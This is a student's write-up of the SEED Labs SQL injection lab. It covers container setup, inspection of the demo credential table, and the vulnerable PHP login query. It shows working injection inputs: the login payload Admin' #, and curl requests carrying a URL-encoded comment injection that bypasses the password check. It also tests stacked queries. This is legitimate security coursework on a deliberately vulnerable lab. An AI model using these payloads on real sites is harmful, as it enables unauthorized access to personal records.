SEED LABS

SQL INJECTION 2.0

Contents

Environment Setup

Building Dockers.

```
[11/25/23]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
a Wireshark php: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Downloading [>
d801bb9d0b6c: Downloading [>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [=>
d801bb9d0b6c: Downloading [==>
d801bb9d0b6c: Downloading [==>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [===>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [====>
d801bb9d0b6c: Downloading [=====>
d801bb9d0b6c: Downloading [=====>
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98
eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apac
he-php
 ---> 2365d0ed3ad9
```

Setting up the Containers.

```
[11/25/23]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (M-10.9.0.105, host2-192.168.60.6,
 B-10.9.0.6, hostA-10.9.0.5, seed-router, host3-192.168.60.7, host1
-192.168.60.5) for this project. If you removed or renamed this ser
vice in your compose file, you can run this command with the --remo
ve-orphans flag to clean it up.
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-11-25 14:08:10+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-25 14:08:12+00:00 [Note] [Entrypoint]: Swi
tching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-25 14:08:12+00:00 [Note] [Entrypoint]: Ent
rypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-25 14:08:13+00:00 [Note] [Entrypoint]: Ini
tializing database files
mysql-10.9.0.6 | 2023-11-25T14:08:13.101670Z 0 [System] [MY-013169]
 [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server i
n progress as process 43
mysql-10.9.0.6 | 2023-11-25T14:08:13.110188Z 1 [System] [MY-013576]
 [InnoDB] InnoDB initialization has started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully q
ualified domain name, using 10.9.0.5. Set the 'ServerName' directiv
e globally to suppress this message
mysql-10.9.0.6 | 2023-11-25T14:08:21.510850Z 1 [System] [MY-013577]
 [InnoDB] InnoDB initialization has ended.
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2023-11-25T14:08:24.087222Z 6 [Warning] [MY-010453
```

Setting up the Docker for URL.

```
[11/25/23]seed@VM:~/.../Labsetup$ dockps
7ab248ab9710  mysql-10.9.0.6
03bdb2644f51  www-10.9.0.5
[11/25/23]seed@VM:~/.../Labsetup$ docksh 003bd
Error: No such container: 003bd
[11/25/23]seed@VM:~/.../Labsetup$ docksh 03bd
root@03bdb2644f51:/#
```

Setting up MySQL Database container.

```
[11/25/23]seed@VM:~/.../Labsetup$ dockps
7ab248ab9710  mysql-10.9.0.6
03bdb2644f51  www-10.9.0.5
[11/25/23]seed@VM:~/.../Labsetup$ docksh 7ab2
root@7ab248ab9710:/#
```

Now I copied this link as it will be required for URL of the web application.

2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is `10.9.0.5`, and The URL for the web application is the following:

```
http://www.seed-server.com
```

We need to map this hostname to the container's IP address. Please add the following entry to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

Adding the entry with the above URL in SQL Injection Lab section.


```
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com
10.9.0.5        www.seed-server.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

Now the URL is live.




Using the provided data.

Table 1: Database


Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Logging in as Admin to test if the provided data works.



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Now logging in as Alice.



Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 1

Checking the databases in MySQL Database where the target is “sqllab_users” as shown in the database and manual.

```
root@7ab248ab9710:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can
 be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
 statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

Using the target database and checking the schema of credentials table.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)

mysql>
```

Now showing all the records with credentials of the Users where the passwords are in hashes.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.09 sec)

mysql>
```

Just for verification I opened a new terminal and checked the sha1sum of the password to see if the provided password in the manual matches the one in database which it does.

```
[11/25/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/25/23]seed@VM:~/.../Labsetup$
```

Task 2

As mentioned in the manual I am checking the **unsafe_home.php** file.

```
[11/25/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/25/23]seed@VM:~/.../Labsetup$ cd image_www
[11/25/23]seed@VM:~/.../image_www$ cd Code
[11/25/23]seed@VM:~/.../Code$ ls
css         logoff.php              unsafe_edit_frontend.php
defense     seed_logo.png           unsafe_home.php
index.html  unsafe_edit_backend.php
[11/25/23]seed@VM:~/.../Code$ gedit unsafe_home.php
```

Now while looking for vulnerability, I found this line which asks for parameters so I will simply add the code on line 76.

```
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->query($sql)) {
```

Going to the directory from the Web container to where the above file is present.


```
root@03bdb2644f51:/# cd /var/www/SQL_Injection/
root@03bdb2644f51:/var/www/SQL_Injection# ls
css         logoff.php              unsafe_edit_frontend.php
defense     seed_logo.png           unsafe_home.php
index.html  unsafe_edit_backend.php
root@03bdb2644f51:/var/www/SQL_Injection#
```

Copying the file in the directory mentioned above.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$
```


Task 2.1

Now trying the Attack.




Now while trying to login as Admin, I receive the SQL statement meaning that the input in the User section didn't comment out the remaining section.

Now with the mentioned statement I got I changed the query and tried again.



And I the attack is successful which means the query **Admin' #** caused to comment the password section in the statement and made possible the attack.



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2

I tried the curl command **curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'** in the manual to get the following information but the password here is hashed. Which actually is a GET request.

```
 <link href="css/style_home.css" type="text/css" rel="stylesheet">

 <!-- Browser Tab title -->
 <title>SQLi Lab</title>
/head>
body>
 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
   <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
     <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

     SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
     FROM credential
     WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</div></nav><div class='container text-center'><div class='a
```

Now if I try with the provided password of Alice in the manual while using the command **curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'**. It is noticeable that the above command didn't provide the write hashed password.

```
<a class='navbar-brand' href='unsafe_home.php' ><img src='seed_logo.png' style='height: 40px; width: 200px;' alt='SEEDLabs'></a>

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= 'alice' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-l
eft: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li cl
ass='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alic
e Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope=
'col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th
 scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr
><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></t
```

Now while trying to login without password with command **curl 'www.seed-server.com/unsafe_home.php?username=alice' #&Password=seedalice'**. Which failed.


```
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

    SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'</div></nav><div class='container text-center'><div class='a
```

Now to make it work I encoded the displayed part below.

```
xist.<br></div><a href='index.html'>Go back</a><
e.php?username=alice' #&Password=seedalice'
```

I encoded the highlighted part on the site https://www.urlencoder.org/.



Now trying the modified command **'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'** which totally worked and caused the login.

```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='paddin
g-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li
 class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='
logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> A
lice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th sco
pe='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr>
<th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr>
<tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr>
</table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

Task 2.3

Now in the SQL Database it is possible to select 2 rows with appended SQL commands.

```
mysql> select 1; select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)
```

Now in the code here in line 78 there is one query allowed only.

```
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Passwor
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
```

